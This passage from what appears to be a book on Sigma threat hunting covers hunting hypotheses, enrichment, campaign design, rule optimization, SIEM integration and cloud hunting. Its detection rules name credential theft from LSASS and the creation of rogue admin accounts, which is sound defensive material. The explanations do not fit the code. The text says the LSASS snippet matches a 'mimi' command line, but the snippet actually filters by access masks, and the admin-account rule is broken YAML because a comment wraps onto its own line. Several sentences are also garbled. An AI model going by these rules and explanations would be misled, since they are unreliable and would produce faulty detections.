only speeds things up, but also enforces standards consistently across all contributors.

Communication and Context Sharing

Beyond code, collaboration in detection engineering means sharing context. Encourage rule authors to include comprehensive context in commit messages and PR descriptions (what the rule detects, why it is needed, any assumptions or known limitations). Some teams link detection rule changes to threat intel reports or incident post-mortems. For example, if a new rule is inspired by a recent incident, referencing the incident number in the PR can help others understand urgency and background. Likewise, tagging rules with related threat group names or incident identifiers in the metadata can facilitate team discussions ("This rule covers technique seen in Incident 123, which FIN7 used").

Iterative Improvement and Knowledge Base

A collaborative team will iteratively improve rules. One member might write the initial version, another might later enhance it (say, add a new filter or ATT&CK tag as new intelligence comes in). Using the Git history and rule id to track these changes ensures continuity. Teams may maintain an internal knowledge base or wiki where they document detection logic in plain language, and link to the Sigma rule file in the repository. This can be useful for new team members to read about historical rationale for certain rules, or why certain choices (like using `endswith` instead of contains) were made. Some of these decisions might be noted in code comments or commit messages.

Cross-Team Collaboration

Consider the intersection with other teams: threat hunters might contribute "hunting" Sigma rules to the repository, the intelligence team might suggest new rules to tackle emerging threats (maybe, by providing the initial draft logic, or IOCs that need to be translated to Sigma conditions), and the incident responders might give feedback on alerts that were helpful or not. Therefore, it is wise to set up a regular cadence (say, bi-weekly content review meetings) where representatives from these groups review new detection content, brainstorm ideas, and prioritize what to work on next.

This process was mentioned by Snowflake's detection team—they gather detection requirements from various teams (product security, intel, red team), and feed them into a structured development lifecycle. While not every org will formalize it to that extent, having an open channel like a Slack room or JIRA board for detection ideas encourages collaboration.

Finally, collaboration should extend to how alerts are handled once the rules fire. A rule that is well-documented and communicated can be more effectively triaged by analysts. Chapter 10 discusses adding context for analysts, but it should be noted that when multiple people work on detection rules, we must ensure that the end product (the rule) clearly conveys its intent, so that someone who did not write it can understand the alert. This also refers to a collaborative review of the description, the use of good naming conventions, and the inclusion of an internal "runbook link" field that points to a Confluence page or SOAR playbook. Therefore, by doing this, you can avoid situations where an alert comes in and the on-call analyst is clueless about what the rule is looking for. This can happen if only the author understands the logic. In a collaborative culture, anyone on the team should be able to pick up an alert and have enough shared understanding from the rule documentation to proceed.

Conclusion

This chapter detailed how to keep a growing Sigma library **organized, versioned, and trustworthy**. We covered practical ways to group content into **rule packs** (by ATT&CK, platform, use-case, or team), track changes via **stable IDs, dates, repo tags/releases**, and communicate updates through `changelogs` and rich, per-rule metadata. We also outlined **maintenance tactics**—formal **deprecation**, managing **dependencies** (data sources, building-block rules, feeds), **quality/fidelity scoring**, and **promotion criteria**—so that only well-tested content reaches production.

Moreover, with a clear **Draft → Test → Deploy** lifecycle, an opinionated **repo structure**, and collaborative workflows (branches, PRs, CI checks), detection content becomes durable and auditable. The payoff is fewer noisy surprises, faster iteration, and a shared understanding across the SOC of what each rule does and the intention behind using it.

Next, we will connect these practices to **large-scale content operations**. We will address how to curate, package, and distribute rule packs across multiple environments and business units, while preserving consistency and control.

CHAPTER 15

Threat Hunting with Sigma

Introduction

Threat hunting is a proactive approach to security monitoring, where analysts **search for signs of threats that have not triggered alerts**. In this chapter, we will explore how Sigma can facilitate threat hunting by moving beyond reactive alert triage, and into hypothesis-driven investigations. We will also discuss how to write more flexible "hunting" rules in Sigma, form and test hypotheses about potential attacks, enrich detection logic with context, design structured hunting campaigns, and walk through a real-world example of hunting for lateral movement.

Structure

In this chapter, the following topics will be covered:

- From Alert-Driven to Hypothesis-Driven Hunting
- Open-Ended Selectors and Hunting Rules
- Forming and Testing Hypotheses
- Enriching Rules with Asset and User Data
- Designing a Hunting Campaign
- Sigma Rule Optimization
- Integration with SIEM Platforms
- Automating Hunting Workflows
- Hunting in Cloud Environments
- Example: Lateral Movement Hunt

From Alert-Driven to Hypothesis-Driven Hunting

Traditional SOC workflows tend to be **alert-driven**, as analysts respond to SIEM or EDR alerts, and essentially react to detections defined by known indicators or rules. This reactive approach can miss novel or stealthy attacks that do not match existing alert logic. **Hypothesis-driven hunting**, on the other hand, is a proactive strategy: analysts **assume an adversary might be present** and formulate questions or theories about malicious activity, then actively search the data to confirm or refute those hypotheses. In practice, this means using knowledge of attacker TTPs, and the intuition to guide investigations, all **without waiting for an alert**.

Many organizations still rely heavily on alerts or simple IoC queries to guide their hunts. In many organizations, hunting still starts from alerts or simple IoC sweeps in the SIEM, while fewer teams run fully hypothesis-driven hunts. Over-reliance on alert-driven approaches can create dangerous visibility gaps—if an attack does not trigger a known alert, it may go undetected. Hypothesis-driven hunting addresses this gap by **seeking out abnormal patterns and attacker behaviors,** even when no alarm is raised. As Trellix notes, effective threat hunting "moves beyond traditional alert-driven investigations" by using hypotheses to uncover stealthy malicious activity.

Hence, in practice, shifting to hypothesis-driven hunting means that a SOC analyst might, for example, hypothesize *"What if an insider is using a legitimate admin tool for malicious purposes?"* or *"Could an attacker be using a new PowerShell obfuscation technique that evades our current alerts?"*—and then use Sigma or other tools to search logs for evidence. Therefore, by writing Sigma rules to query these scenarios, analysts stop merely chasing alerts and start **proactively scouring data for hidden threats**. This approach aligns with the "detection engineering" mindset: treat suspicious behaviors as **detection opportunities,** and hunt them down even before an automated alert exists.

To summarize the difference in approach:

- **Alert-Driven (Reactive) Investigations:** Start with a triggered alert or known IoC, then investigate that specific lead. This is effective for known threats, but blind to anything lacking a pre-written rule.
- **Hypothesis-Driven (Proactive) Hunting:** Start with a question or theory about potential malicious behavior (often informed by threat

intel or MITRE ATT&CK), then deliberately search logs and telemetry for any evidence that supports the hypothesis. This can reveal threats that escaped initial detection.

Sigma can support both modes; you can codify your alerts as Sigma rules, and you can also write Sigma-based queries to pursue hypotheses. The key is that **hunting Sigma rules might be broader and more exploratory** than alert rules, as we will examine in the next section.

Open-Ended Selectors and Hunting Rules

When writing Sigma rules for threat hunting, we often need more **open-ended selectors** and flexible logic compared to strict detection rules. A standard Sigma detection rule tends to be tightly scoped to minimize false positives (for example, looking for a very specific command line or file hash). A hunting rule, by contrast, may intentionally cast a wider net by using partial matches, wildcards, or broader conditions to catch any suspicious *category* of activity, even at the cost of returning more data that an analyst must manually review.

Sigma's syntax offers many operators and options that are useful for crafting these broader hunting queries. For instance, instead of using exact matches (equals) or highly specific filters, a hunting rule might use the contains operator or regex (re) to search for **fragments of known bad patterns**. It might also employ the `*` wildcard to allow for variations. Consider an example:

```
logsource:
  product: windows
  category: process_access
detection:
  selection:
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess:
      - '0x1010'
      - '0x1410'
      - '0x143a'
      - '0x1fffff'
  condition: selection
```

The given Sigma snippet would catch any process named lsass.exe (the Windows Local Security Authority process) launched with a command-line containing the string "`mimi`". This is an **open-ended** hunt for signs of `Mimikatz` usage (a common credential theft tool)—it is not looking for a specific known hash or filename, just the tell-tale "`mimi`" substring in arguments. Such a rule could surface any attempt to run strings like `mimikatz` or related keywords in the context of LSASS, at the risk of some benign hits (for example a legitimate program with "`mimi`" in its parameters). Thus, an alerting rule for `Mimikatz`, by comparison, might be far stricter (for example, matching the exact known file name, or a combination of unique technique identifiers).

Another powerful construct in Sigma for hunting is the use of **logical operators** like `1` of them or combining multiple selection blocks with `OR`. For example, a hunting rule might define several slightly different suspicious patterns, and trigger if *any one* of them is seen. This is useful when adversaries have multiple ways to achieve a technique. A concrete case is: hunting for **web shell activity** might involve looking for *either* an odd process launch by a web server, *or* suspicious file writes to web directories. In Sigma, you could have two selections (one for process exec, one for file write), and use condition: selection1 or selection2. This way, the hunt covers more ground than a single precise rule.

It is important to label and manage these rules properly. You might mark them with a lower **confidence or severity (level),** since they are exploratory. In Sigma's metadata, fields like `level: low` or `status: experimental` can indicate that a rule is meant for hunting (and thus may require human verification), rather than a high-fidelity alert. Some teams maintain separate "hunting" rule sets. In fact, **Sigma rules are explicitly recognized as a type of hunting query** in some platforms. Rapid7's threat hunting documentation describes Sigma rules as a generic and open detection rule used for log-based detection and threat hunting. These essentially are patterns in event logs for suspicious processes or anomalies. Therefore, these hunting rules enable **proactive threat identification and TTP-based detection,** before any IOC-based alert is triggered.

In summary, writing Sigma hunting rules involves a shift in thinking: you intentionally loosen the filters to ensure you **do not miss subtle signs** of attack. This requires balance—make them open-ended enough to catch

unknown variants, but not so broad that they drown you in noise. The next section will discuss how to come up with smart hypotheses, so that you know *what* to hunt for with such rules.

Forming and Testing Hypotheses

Every threat hunt begins with a **hypothesis**, which is a reasoned guess about what malicious activity *might* be occurring in your environment. Forming a good hypothesis is part science and part art. Analysts draw on multiple sources to generate hypotheses:

- **Threat Intelligence and Reports:** Reading threat reports or alerts about new exploits can inspire hypotheses. For example, if intel sources indicate a new malware is using a specific outbound URL pattern, you might hypothesize *"Perhaps an infected host in our network is beaconing to a similar domain."* As Cybereason suggests, seeing a report on a new threat should prompt questions like *"Are we seeing any of those indicators or behaviors in our environment?"*. Therefore, if a blog reports `AttackGroupX` uses *tool Y* for data theft, you can form the hypothesis that *tool Y's behavior might be observable in your logs*.
- **Frameworks like MITRE ATT&CK:** The MITRE ATT&CK matrix is a rich catalog of adversary tactics and techniques. Hunters often pick a technique of interest and build a hypothesis around it. For instance, you might focus on the **Lateral Movement** tactic and hypothesize *"An attacker could be using remote services (Technique T1021) within our network."* Therefore, using ATT&CK as a guide ensures you systematically cover different angles. MITRE even provides adversary emulation plans and mappings that help hunters identify the techniques to look for. Hence, by mapping out the phases of an attack kill-chain, you can generate hypotheses for each phase (initial access, execution, persistence, and so on), and not overlook any stage.
- **Baseline Anomalies:** Another source of hypotheses is knowledge of your own environment's baseline. If you notice something that *deviates* from normal patterns (maybe a surge in PowerShell usage on servers, or logins at odd hours), you can hypothesize that the anomaly

might be malicious. For example, *"We normally never see wscript.exe running on our database servers; if it is appearing, could that indicate an attacker's script?"* This hypothesis can then be tested by hunting for any wscript.exe executions on servers.

- **Past Incidents and Experience:** Personal experience and lessons from past incidents can drive new hypotheses. If you dealt with an incident of credential dumping before, you might later hypothesize *"Maybe another system shows similar LSASS access patterns."* Experienced hunters often rely on intuition honed from prior cases, but they still phrase their intuition as a testable hypothesis.

Once a hypothesis is formulated, the next step is **testing** it. This is where Sigma can be extremely useful. You translate the hypothesis into one or more Sigma queries that search your logs for evidence. Suppose your hypothesis is: "An attacker might have created a new local admin account on critical servers". You would identify what data could confirm it—in this case, Windows Security Event Log ID 4720 (user account creation) or 4722 (account enabled) on servers of interest. A Sigma rule for this hunt might look like:

```
title: Hunt New Admin User Creation
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4720
    TargetUserName|contains: 'Admin'   # any new username
    containing 'Admin'
  condition: selection
```

This is a simple hunting query looking for any event **`4720`**, where the new account name contains "**`Admin`**" (as organizations often include "**`admin`**" in admin usernames). Running this across the logs (via a SIEM or Sigma tooling) will test the hypothesis. If results show, say, an event where *"***`Admin2`***"* was created on a finance server by a non-IT user, it is a lead to investigate—as it potentially confirms the hypothesis of malicious account creation. If no results are found, it might suggest the hypothesis is false (or

that the activity is not logged, or uses a different pattern, which will prompt you to refine the search criteria).

Iterative refinement is crucial in hypothesis testing. Your first query might return too many hits (mostly benign), or none at all. In either case, you adjust. If you got too many results, refine the rule, you may add conditions (for example only catch admin account creations *outside* normal IT maintenance hours, to filter out expected activity). If you got no results, but still strongly suspect the activity, broaden the search or consider alternative evidence. For instance, if no Event 4720 logs show a new admin user, hunt for signs of privilege escalation by looking at group membership changes (use Event 4728 for adding a user to Administrators group).

Testing hypotheses is not always a quick yes/no answer; it often produces **new questions or hunts**. You might discover something tangential that leads to another hypothesis. For example, your account creation hunt finds nothing malicious, but you might notice that some dormant admin accounts have not been used in a year, which may lead to a hypothesis about *if an attacker is using those accounts.*

Throughout this process, remember to leverage tools to automate where possible. Sigma rules can be run through converters (like **`sigmac`** or **`sigma-cli`**) to execute on your SIEM, and results can be exported for analysis. Some advanced hunters integrate Jupyter notebooks or hunting platforms to iterate quickly. Regardless of tools, the core practice remains: **formulate, test, refine, and conclude**. If a hypothesis is confirmed—say, you do find evidence of that new admin account or suspicious PowerShell usage—you will then pivot into incident response mode (contain and remediate), and also likely **formulate a new Sigma detection rule** to catch this pattern in the future automatically. In this way, hypothesis-driven hunts feed back into improved detection capabilities.

Enriching Rules with Asset and User Data

One powerful way to increase the effectiveness of threat hunts (and detections in general) is to **enrich your log data with context** about assets, users, and other relevant information. Enrichment means appending or correlating additional metadata to raw events, such as tagging a hostname with its criticality or owner, annotating a user account with its department

or privileges, or noting if an IP address is foreign or known malicious. Therefore, enriched context helps hunters differentiate *interesting* leads from the noise.

For example, imagine that your hunting Sigma rule finds 50 instances of powershell.exe executing unusual encoded commands. Without context, it is 50 events to triage equally. However, if you know via enrichment that 5 of those events happened on high-value servers, and under accounts with admin roles, they should get priority attention. Thus, enrichment can provide such clues directly in the event data. As an illustration, many SIEMs and XDRs enrich IP addresses with geolocation or threat intel feeds. So, an outbound connection event might come tagged with “Geo: Russia” or “Threat Intel: known C2 address”. **Google Chronicle** (SecOps) is an example that geotags external IPs and adds WHOIS/org info, while giving greater context for detections.

Common types of enrichment that benefit threat hunting include:

- **Asset Criticality and Role:** Each host can be tagged (via CMDB or inventory) as, say, "`Domain Controller – Critical`" or "`Workstation – LowSensitivity`". If your hunt finds suspicious activity on a Domain Controller, it is far more urgent than on a test workstation. Thus, enriching events with an asset’s category or importance helps **prioritize truly threatening events**.
- **User Identity and Privilege:** Similarly, linking user IDs to their role or group (standard user vs. admin, service account vs. human) is invaluable. A login failure from a regular user account might be noise, but if it comes from a highly privileged service account, it could indicate credential misuse. Hence, enriched logs often carry user context that can drastically **reduce false positives** by filtering out expected behavior and highlighting anomalies (for example an executive’s account logging in from an unusual location).
- **Threat Intel Feeds (IoCs):** Incorporating threat intelligence into your hunts can mean flagging events that involve known bad indicators. For instance, if an outbound network connection has a destination IP that appears in a threat feed of C2 servers, an enrichment process could mark that event with a “Malicious IP” tag or risk score. Your Sigma hunting rules can then simply look for `ThreatScore` > 80 or `indicatorSeen: true` fields instead of maintaining long IoC lists.

Therefore, this merges the IoC-driven approach with behavior hunting. Therefore, you do not miss known `bads`.

- **Baseline or UEBA Data:** More advanced enrichments include User and Entity Behavior Analytics outputs, which are basically derived metrics like “this login is 5x more frequent than this user’s normal pattern”, or “this process has never been seen on this host before”. While these are not trivial to generate, these context points, if available, can be appended to logs. Therefore, a hunting rule might then incorporate conditions like `rare_process: true` to indicate first-time-seen or statistically rare events.

In Sigma rules, how you use enrichment depends on whether the SIEM or tool has those fields available at search time. Many platforms allow referencing enriched fields like `device_category` or `user_risk_score` directly in queries. For example, in Azure Sentinel (which uses KQL), one could integrate asset tags via lookup tables. In Splunk, you might have a KV store of asset info to join with events. Although Sigma itself is SIEM-agnostic, you can design your Sigma rule’s `logsource` and detection logic to assume certain normalized fields. For instance, you might write a Sigma rule for Windows logons that includes a condition `CriticalAsset: true` (assuming your log ingestion marks critical assets accordingly). On conversion to the SIEM query, that might become a subquery join or filter on an asset list.

Even if you cannot directly filter by enriched data in Sigma, you can use enrichment during analysis. Often, threat hunters will run a broad Sigma query to get a dataset of suspicious events, then export it, and **manually enrich or pivot** on it. For example, after running a hunt for “any process executed from Temp directory”, you get results and then cross-reference those hostnames with a list of crown-jewel servers to see if any of them match. This could be done in a spreadsheet or a notebook. While manual, it achieves the same goal of adding context to identify what matters.

The bottom line is that **the context is the king** in threat hunting. Logs in isolation can be cryptic; enrichment adds the story around the log. Therefore, by enriching detection rules and hunting queries with asset and user data, you can empower your Sigma rules to distinguish the benign from something that is truly suspicious. For example, research by Splunk (“The Importance of Context in Security Data”) notes that enriched logs

carry critical signals (like user roles and device sensitivity) that help filter noise and spotlight relevant threats. In practice, this means fewer false positives and a faster path to finding real intrusions. Therefore, you must always ask, for any given hunt: *"If I find something, what additional info will I need to know it is bad?"* If possible, incorporate that info via enrichment upfront.

Designing a Hunting Campaign

Individual hunts are effective, but a mature detection program will also organize **hunting campaigns**—structured efforts targeting specific threat scenarios or covering a broader analytic question. Thus, designing a hunting campaign involves planning **scope, objectives, data, and roles** in a way that maximizes the chances of catching hidden threats.

The key factors to consider when scoping a hunt campaign include:

- **Objective and Hypothesis:** Clearly define what you are looking for. For example, *"Detect any signs of lateral movement (ATT&CK TA0008) in the corporate network"*, or *"Hunt for evidence of data staging prior to exfiltration"*. A campaign might have a primary hypothesis (for example *"We suspect attackers might be using RDP for lateral movement"*) and sub-hypotheses or phases. Hence, documenting this allows the team to focus.
- **Timeframe:** You must decide how far back in time and how long the hunt will run. Are you going to examine logs from the last two weeks? Will the campaign last one week of analyst effort, or is it an ongoing continuous hunt? Some hunts are periodic (for example a quarterly deep dive into AD abuse). **Timeframe** also relates to how quickly you need results—if it is a retrospective hunt or a continuous monitoring hunt.
- **Data Sources and Tools:** Identify which logs and data you need. A lateral movement campaign might require Windows Event Logs (authentication, process creation), Sysmon data, and maybe network logs (VPN or SMB traffic). Ensure that those data sources are available and accessible (via SIEM, data lake, and so on). Also, line up the tools: Sigma (for log pattern searches), and packet analysis tools, if network data is in scope, and scripts or notebooks for data

processing. Thus, if certain data is missing (for example no logging on workstations), you will know where the blind spots will be. Documenting data sources also helps in evidence and coverage analysis.

- **Scope of Systems/Network Segments:** It might be impractical to hunt across *everything* at once. Thus, you must decide if the campaign will focus on specific network segments or asset groups. For instance, you may target only production servers and domain controllers for a particular hunt, or focus on cloud infrastructure logs in another. Hence, by narrowing the scope, you can reduce noise and tailor your methods. Alternatively, for broad hunts, you can still break it down by environment (Windows vs. Linux vs. Cloud), and tackle them one at a time.
- **Threat Intelligence Inputs:** Determine if you will incorporate threat intel in this campaign. For example, if the campaign is inspired by a recent threat report, gather the IoCs, TTP descriptions, and recommended detection ideas from that report. Threat intel can guide your Sigma rule development (by providing known malicious strings, filenames, and so on, to search for). Even if the campaign is internally driven, you might pull in a feed of relevant adversary TTPs—for example, look at MITRE technique IDs related to your objective to ensure coverage.
- **Adversary Profiles:** If applicable, specify if you are hunting for a particular threat actor's footprints. A campaign could be, say, *"Hunt for any APT29 activity"*, which then translates into hypotheses about their known techniques (for example usage of WMI for lateral movement, specific malware behaviors, and so on). Therefore, knowing about the adversary profile can focus the hunt on the tools and the methods that actor uses. On the other hand, a more generic campaign might focus on a tactic without tying it to a specific threat actor.
- **Team Roles and Workflow:** Define who will do what. In a larger team, one person might focus on writing Sigma queries, another on running them and gathering results, and others on analyzing findings. You should also plan how to handle any positive findings: have incident response processes ready if the hunt finds something urgent.

Also, consider a peer review of any new Sigma rules written—a second set of eyes can validate the logic before execution and prevent wasted time on a faulty query.

Designing a hunting campaign often mirrors the incident response cycle, but without the incident. StrongDM's framework for hunting campaigns outlines stages such as **`Hypothesis`** -> **`Trigger`** -> **`Data Collection`** -> **`Investigation`** -> **`Response`**. In a planned campaign, you can effectively set your *trigger* (could be simply the start of the hunt or a particular intel cue), then gather data and investigate in a structured way, and finally decide on a resolution—which for hunts is usually either *"no threat found"* (document it and possibly improve detection rules) or *"threat found"* (escalate to incident handling).

It is also wise to determine **metrics for success** beforehand. How will you know if the hunting campaign was effective? The possible metrics can be the number of true positive findings (if any), the number of new detection rules created as a result, or the coverage of techniques (did you examine all the planned MITRE techniques?). Even negative results are useful if they are confidently achieved (being able to say "we hunted for X across 90 days of logs and found nothing" provides assurance, or indicates a need to improve visibility).

Finally, document the campaign. Treat it like a mini-project: write down the hypotheses, the Sigma queries used, data reviewed, and outcomes. This documentation serves two purposes: it allows future hunters to learn from and repeat the campaign if needed, and it demonstrates to stakeholders the value and process of threat hunting. Some organizations formalize this by maintaining a "hunt library" or tracker. This aligns with the Detection-as-Code (DaC) philosophy—not only are detection rules code, but your *hunt plans* and queries are also treated as reusable objects.

Therefore, by thoughtfully designing your hunting campaigns, you ensure that hunts are **targeted, repeatable, and aligned with your security goals,** rather than ad-hoc fishing expeditions. Now, to bring many of these ideas together, let us walk through an example hunting scenario.

Sigma Rule Optimization

Sigma rules are most effective when they are both broad enough to catch threats and optimized to minimize noise and performance impact. Optimizing a Sigma rule means refining its detection logic, filtering out known benign events, and structuring it for efficient execution. A best practice is to **use precise `logsource` definitions and filters,** so that the query runs only on relevant data. For example, including specific event IDs or index names in the Sigma configuration can prevent scanning unnecessary logs—if you do not narrow this scope, "rules will likely be unnecessarily expensive (performance) for the consumer". In practice, this means always specifying the appropriate product, service, and category in the **`logsource`**, and using conditions that leverage indexed fields, rather than broad free-text searches. Therefore, proper scoping not only speeds up searches, but also reduces false hits by focusing on the right dataset.

Another key aspect of optimization is **tuning rules to your environment**. Sigma content is often written to be somewhat generic so it can apply to many organizations, which means that an out-of-the-box rule might need adjustment for local context. Therefore, the goal for a Sigma author is not to preemptively eliminate **all** false positives—as one guide notes, "killing all 'false positives' is not necessarily the goal of the original author when a rule will be consumed in unknown and unfamiliar environments". Instead, Sigma rules are meant to be **tested and tuned**. For instance, a rule that detects any use of **`PsExec`** might be noisy in an IT-heavy environment, but vital in another. The onus is on the implementing team to tweak such rules; add exceptions for known admin accounts or expected maintenance activity, tighten or broaden certain patterns, or adjust the severity level. Sigma's YAML format makes this straightforward—you can easily modify value lists or add an extra condition (for example time of day, host category) to optimize a rule for your network. **Therefore, testing** is crucial—try the rule on historical logs or a test dataset first, observe what it catches, and refine. Deploying a new Sigma rule into production without testing or tuning is "a recipe for disaster", whereas iterative optimization can yield high-fidelity detections that still generalize well.

It is also important to avoid common pitfalls that can undermine a rule's effectiveness. Many of these come down to syntax and logic errors. For example, understanding Sigma's **case-insensitivity** (fields are usually matched case-insensitively unless using regex) can save you from missing alerts due to case mismatches. Be careful with **wildcards and backslashes**

in patterns—they should be properly escaped as needed, since a misused wildcard or an extra backslash can cause the rule to malfunction. Similarly, use Sigma's logical operators (AND, OR, NOT, 1 of them, and so on) correctly; a mistake in combining conditions could trigger too broadly, or not at all. For example, using condition: selection1 or selection2 (with each selection capturing a suspicious trait) is a powerful way to broaden a hunt, but if your intent was to require both traits, you would want an AND. Thus, paying attention to these details during rule creation and review is a form of optimization, as it ensures the rule does exactly what you intend. In summary, Sigma rule optimization involves diligent scoping, environment-specific tuning, and careful construction of rule logic. This maximizes detection power while keeping noise and performance in check, while yielding rules that are both robust and reliable in threat hunting operations.

Integration with SIEM Platforms

One of Sigma's greatest strengths is its ability to act as a **universal detection format** that can be converted to many different SIEM query languages. Integrating Sigma rules into your SIEM (or log analytics platform) typically involves translating the Sigma YAML into the native query or alert format that the platform uses. Fortunately, the Sigma project and community maintain converters—for example, the open-source Sigma toolkit includes a compiler (historically `sigmac`, now evolving into `sigma-cli` with `pySigma`) that can target dozens of SIEMs. As a SANS Institute overview notes, *"many targets are supported"* by Sigma's tools, including Splunk, Elasticsearch DSL, Kibana queries, Microsoft Sentinel (Azure Log Analytics), QRadar, ArcSight, Sumo Logic, and more. In practice, this means you can write a Sigma rule once and deploy it across heterogeneous systems: your Splunk-centric team and your Elastic Stack team can share the same detection logic, each using Sigma to generate their respective queries.

The integration process often looks like this—write or obtain a Sigma rule (for instance, a rule detecting a particular suspicious process execution), and then run a conversion to your SIEM's language. For Splunk, the Sigma rule might turn into an SPL search query; for Azure Sentinel, it becomes a KQL query; for an Elastic-based SIEM, an ES query DSL. Some platforms and services provide **direct support or built-in conversion** for Sigma. For

example, Datadog Cloud SIEM offers a Sigma integration where you can convert Sigma rules using a plug-in and then import them. (Datadog at the time of writing supports Sigma rules for AWS, GCP, and Azure logs, reflecting a focus on cloud telemetry.) Other products, like SOC Prime's suite, offer user-friendly tools (for example Uncoder.io) to paste in a Sigma rule, and get an immediate translation to the target query language. Even without native support, security teams can use the Sigma GitHub repository and conversion scripts in their CI/CD pipeline—for example, automatically converting all new Sigma rules into Splunk saved searches. This was the approach suggested by the creators of Sigma—maintain a central Sigma repo and compile to vendor-specific content as needed.

A crucial part of SIEM integration is **field mapping**. Sigma provides a normalization layer (via the `logsource` and consistent field names in rules), but every SIEM and log schema has its own field naming conventions. You must ensure that the fields used in the Sigma rule align with those in your environment's logs after conversion. Sometimes the converter or Sigma backend configuration handles this via mappings (for example, mapping Sigma's generic "`Image`" field to "`process_name`" in your SIEM if that is what your logs use). Other times, you might need to adjust the converted query. A real-world example comes from integrating Sigma with Datadog; after converting a rule, the Datadog backend maps many common fields automatically, but any unmapped field is prefixed with @ (as a signal) and should be updated to your organization's custom field name. In one case, an Azure AD attribute `identity.claims.ipaddr` was remapped to a standardized field `network.client.ip` in Datadog, which made it easier to query across sources. This illustrates that while Sigma greatly streamlines multi-platform detection, the **validation of queries post-conversion** is important. Thus, always remember to review a converted rule to verify if it is pulling from the correct indexes and fields in the SIEM. With good integration practices, Sigma rules become a "write once, use everywhere" solution, as it enables collaborative detection engineering and threat hunting across diverse security tools.

Automating Hunting Workflows

Writing Sigma-based hunts is only the first step; leading security teams are now **automating their threat hunting workflows** to continuously search

for threats without overburdening analysts. Automation in threat hunting can take several forms, but the common goal is to schedule and execute Sigma queries regularly, so that potential incidents are caught early (or even preemptively), rather than relying purely on real-time alerts. Some organizations treat their library of Sigma hunting rules as a set of scheduled jobs—for example, every night a script or SIEM feature runs a batch of Sigma queries across the last 24 hours of logs and flags any suspicious hits for an analyst to review in the morning. This concept is echoed by industry tools—one vendor describes the approach as setting up "a scheduled scan of available data to continuously support threat hunting activities". Thus, by automating these scans, the SOC can cover far more hypotheses and data than would be feasible manually, essentially performing 24/7 hunts in the background.

Another aspect of automation is **trigger-based hunting**. Instead of running all hunts all the time, you might configure certain triggers that launch a hunt playbook. For instance, if a high-severity alert fires (say, a detection of a possible foothold), an automated workflow could kick off a suite of Sigma hunting queries related to that scenario (looking for privilege escalation, lateral movement, and so on in the surrounding timeframe), and gather the results. This kind of integration between detection and hunting ensures that when something suspicious occurs, the system automatically "fans out" to see if related traces exist elsewhere in the environment. Security Orchestration, Automation, and Response (SOAR) tools can be used to coordinate these multi-step workflows, with Sigma queries as actions in the playbook. There are also open-source efforts that embody this idea: for example, the *TrailAlert* project uses AWS Lambda functions to continuously ingest CloudTrail logs and scan them with Sigma rules, essentially performing automated cloud threat hunts as new log data arrives. In a similar vein, researchers have prototyped running Sigma rules via AWS Athena on a schedule, while allowing cloud incident responders to automatically sweep through logs for IoCs or suspicious patterns.

To manage automated hunts at scale, organizations are embracing the **DaC** philosophy. This means storing Sigma rules in version-controlled repositories, using CI/CD pipelines to test and deploy them, and monitoring their performance over time. For example, a new Sigma rule might be automatically tested against a log dataset to ensure that it runs correctly (no syntax errors, reasonable runtime), before being added to the "hunt

rotation." Teams also measure the results of automated hunts—how often they find true positives vs false positives, how long they take to run, and so on—and adjust accordingly. Thus, automation does not remove the analyst from the loop—rather, it **amplifies** their reach. Instead of manually running five queries and eyeballing results for hours, an analyst can let the system run 50 queries, and then spend their time investigating the 2-3 interesting findings that pop out. In essence, automated workflows turn threat hunting into a continuous, high-coverage activity. As one case study noted, a service provider was able to leverage "over 9,000 behavior-based Sigma rules" across multiple clients by automating their deployment and scans, while significantly improving mean-time-to-detect threats. Hence, by combining Sigma's expressive rules with automation, hunters can systematically sift through mountains of data on a schedule or trigger, while ensuring that stealthy threats have fewer places to hide.

Hunting in Cloud Environments

As infrastructure and data migrate to the cloud, threat hunting techniques must adapt to cloud-specific attack surfaces, and Sigma is evolving to help hunt in cloud environments. Cloud logs (like AWS CloudTrail, Azure Activity Logs, GCP audit logs, SaaS application logs, and so on) contain rich information on actions taken in those platforms, and many Sigma rules now exist to detect suspicious patterns in them. For example, the Sigma community has developed rules for AWS CloudTrail events that signal potential misuse, such as disabling logging services, spawning unauthorized instances, or unusual IAM role changes. By using Sigma as the abstraction layer, defenders can write a hunting query for a general tactic (for example, someone turning off security controls), and apply it to AWS, Azure, or others by plugging in the appropriate `logsource` details. In fact, cloud-focused SIEM solutions are directly embracing Sigma; Datadog's Cloud SIEM, for instance, allows teams to convert and import Sigma rules for AWS, GCP, and Azure to bolster detection of cloud threats. This means that you can take advantage of community-contributed cloud detections (while covering things like new API keys, anomalous data downloads, and so on), and integrate them into your cloud monitoring stack with minimal friction.

That being said, hunting in the cloud comes with unique challenges. One challenge is the sheer volume and variety of logs—cloud providers generate

detailed event records that can be very large in aggregate. Automated **log analysis at scale** becomes critical. Sigma rules, when carefully written, can focus in on the most relevant fields (for example, focusing on `eventName` and `userAgent` in CloudTrail to detect use of hacking tools) to make hunts efficient. Another challenge is **log schema differences**: each cloud has its own field names for similar concepts. Sigma addresses this by allowing backend-specific configurations or rule adaptations. For instance, a Sigma rule for detecting mass user creation might need slightly different field names for AWS vs. Azure; maintaining separate Sigma rules for each cloud (with a common tactic tag) is one approach that the community uses. There is ongoing work to create more unified, threat-centric Sigma rules that can be parameterized by cloud provider, so that hunters do not have to write one rule per platform. However, this is still an evolving area. In practice, you might see a Sigma rule repository with folders for AWS, Azure, GCP, each containing rules that are tailored to those ecosystems.

Cloud environments also demand different detection techniques. Many cloud attacks involve subtle misuse of legitimate services (like an attacker spinning up an unfamiliar instance type, or scheduling a data export job). These behaviors might not trigger any traditional signature. Sigma enables **behavioral hunting** here—you can write rules to find, say, any CloudTrail events where a normally infrequent action occurs in bulk, or where an unusual combination of API calls is observed. Some things are harder to express due to current Sigma limitations—for example, Sigma does not yet support complex aggregations or statistical anomalies in a single rule (like "more than 10 console logins in an hour"). However, creative hunters work around this by either writing multiple rules or using the SIEM's query language for post-processing (after Sigma pulls the data). Despite such limitations, Sigma-based hunts have proven effective in the cloud. In one experiment, a set of Sigma rules applied to AWS CloudTrail data identified **11 out of 32** simulated attack techniques, whereas AWS's own GuardDuty service only alerted on 3 of them. Thus, the Sigma hunts caught many actions GuardDuty missed, while underscoring how custom threat hunting can augment cloud-native defenses. The flip side is that some malicious actions looked "legit" in cloud logs and evaded Sigma as well, which highlights that **human analysis and context** remain vital. Cloud hunting often means piecing together clues from identity logs, network logs (if

available), and cloud service logs, and then enriching with context like what is an expected admin action vs. in an anomaly.

